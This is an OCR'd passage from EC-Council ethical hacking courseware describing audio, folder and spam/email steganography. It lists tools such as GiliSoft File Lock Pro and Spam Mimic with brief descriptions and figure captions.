


Figure 6.142: Screenshot of DeepSound

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Folder Steganography

- In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer

Folder Steganography Tools

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com*)
- Max Folder Secure (*https://www.moxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

GiliSoft File Lock Pro | It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files folders, and drives



Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer.

Folder Steganography Tools

Attackers use folder steganography tools to hide and secure folders and hide their confidential data. These tools secure folders using different encryption techniques.

- **GiliSoft File Lock Pro**

  Source: *http://www.gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.143: Screenshot of GiliSoft File Lock Pro


Some examples of folder steganography tools are listed as follows:

- Folder Lock (*http://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com*)
- Max Folder Secure (*https://maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spam/Email Steganography

- Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages
- Spam emails help to communicate secretly by embedding the secret messages in some way and hiding the embedded data in the spam emails
- Spam Mimic is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email



Spam/Email Steganography

Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *http://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.144: Screenshot of Spam Mimic showing encoded process

